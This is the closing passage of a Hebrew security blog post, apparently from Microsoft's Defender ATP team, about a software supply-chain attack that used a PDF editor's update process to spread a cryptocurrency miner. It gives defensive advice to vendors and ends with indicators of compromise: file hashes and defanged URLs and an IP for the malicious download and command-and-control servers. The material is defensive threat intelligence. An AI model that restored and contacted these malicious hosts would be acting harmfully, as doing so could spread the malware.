העניין אינו מפתיע, היתרונות של תקיפות בשרשרת האספקה מובנות: באמצעות תקיפות אלו התוקפים מגיעים להיקף קורבנות רב יותר, מה שכמובן מביא יותר הכנסה. בנוסף, לא פשוט לעצור תקיפות אלו, מפני שהפתרון להן אמור להגיע ממספר לא קטן של תחומים בארגון, לדוגמא: לא מספיק שאנשי ה-IT ואבטחת המידע ידאגו לאבטחת התשתיות, מפני שאם המפתחים לא ידאגו לכך שהקוד שלהם ייכתב בצורה בטוחה - תוקפים ינצלו עובדה זו על מנת לשנות את תהליך עדכון התוכנה או את שלבי ההתקנה.

המלצותינו לספקיות תוכנה ולמפתחים

ספקיות תוכנה ומפתחים חייבים לוודא כי המוצרים המפותחים על-ידיהם נכתבים באופן בטוח, להלן מספר נקודות שחשוב לשים לב אליהן בעת פיתוח המוצר:

- **אבטחו באופן מחמיר את סביבת הפיתוח, סביבת ה-Build ותשתיות עדכון התוכנה:**
  - התקינו עדכוני תוכנה ומערכת הפעלה ברגע שהם מתפרסמים
  - הגדירו מדיניות שתאפשר רק לתוכנות מורשות לרוץ בסביבות רגישות אלו
  - הגנו על חשבונות רגישים או חשבונות בעלי הרשאות גבוהות באמצעות אימות רב-שלבי
- **דאגו כי שלב עדכון התוכנה יתבצע באופן מאובטח כחלק בלתי נפרד ממחזור פיתוח התוכנה (SDL):**
  - דאגו כי שלב העדכון יתבצע אך ורק באמצעות חיבור המאובטח ב-SSL הכולל Certificate Pinning.
  - חיתמו הכל. כולל קבצי קונפיגורציה, קבצי סקריפט, קבצי XML וחבילות תוכנה.
  - בעת העדכון, בידקו חתימות דיגיטליות ואל תאפשרו למנהל העדכונים לקבל עדכונים שאינם חתומים.
- **תפתחו מדיניות ותהליכים לניהול אירועי תקיפה (Incident Response) הנוגעים לשרשרת האספקה:**
  - תרגלו את צוותי האבטחה על אירועי אבטחה בסביבה זו ועל מדיניות זו
  - דאגו לעדכן את לקוחותיכם בעת זיהוי של אירוע כזה

קצת על Windows Defender ATP

Windows Defender ATP הינו פתרון ה-EDR ו-Post Breach של חברת Microsoft עבור אירגונים. לפני כשנה רכשה החברה את חברת הסטארטאפ הישראלית Hexadite המונה כ-20 מפתחים בישראל במטרה לאמץ יכולות טיפול אוטומטי בהתראות (Automated Incident Response) עבור המוצר.

במסגרת העבודה שלנו, אנו אחראים על ניטור ומעקב תמידי של פשעי סייבר מסוגים שונים ויכולות חדשות אשר צוברים התוקפים, מחקר של כל אותם טכניקות, פיתוח מנגנוני זיהוי אפקטיביים עבורם ולבסוף פיתוח מתודולוגיות לטיפול והסרה שלהם מעמדות הקצה.

סיכום

במאמר זה הבאנו את הסיפור מאחורי זיהוי תקיפה בשרשרת האספקה של תוכנה לעריכת PDF נפוצה שמטרתה הייתה להפיץ כורה מטבעות קריפטוגרפים. ראינו גם כי הנ"ל הינו רק קצה הקרחון בתחום ונראה כי למרות שהמתקפות הנ"ל תמיד נראו לנו כחלק ממתקפות המבוצעות רק על-ידי מעצמות - למדנו כי גם פושעי סייבר "פשוטים" מבצעים אותן. כמו שכתבנו, אנו (ועוד חוקרים נוספים בקהילה) סבורים כי התעשייה עתידים לראות את המגמה הנ"ל גוברת ומתקפות מסוג זה ככל הנראה לא יחלפו מהעולם בזמן הקרוב.

אם מעניין אתכם לקרוא עוד על התחום, אנו ממליצים לכם לצפות במצגת של Elia Florio אשר הוצגה בכנס RSA האחרון תחת הכותרת "The Unexpected Attack Vector: Software Updaters"

Indicators of compromise (IOCs)

Malicious MSI font packages:

- a69a40e9f57f029c056d817fe5ce2b3a1099235ecbb0bcc33207c9cff5e8ffd0
- ace295558f5b7f48f40e3f21a97186eb6bea39669abcfa72d617aa355fa5941c
- 23c5e9fd621c7999727ce09fd152a2773bc350848aedba9c930f4ae2342e7d09
- 69570c69086e335f4b4b013216aab7729a9bad42a6ce3baecf2a872d18d23038

Malicious DLLs embedded in MSI font packages:

- b306264d6fc9ee22f3027fa287b5186cf34e7fb590d678ee05d1d0cff337ccbf

Coin miner malware:

- fcf64fc09fae0b0e1c01945176fce222be216844ede0e477b4053c9456ff023e (xbox-service.exe)
- 1d596d441e5046c87f2797e47aaa1b6e1ac0eabb63e119f7ffb32695c20c952b (pagefile.sys)

Software supply chain download server:

- hxxp://vps11240[.]hyperhost[.]name/escape/[some_font_package].msi (IP: 91[.]235[.]129[.]133)

Command-and-control/coin mining:

- hxxp://data28[.]somee [.]com/data32[.]zip
- hxxp://carma666[.]byethost12 [.]com/32[.]html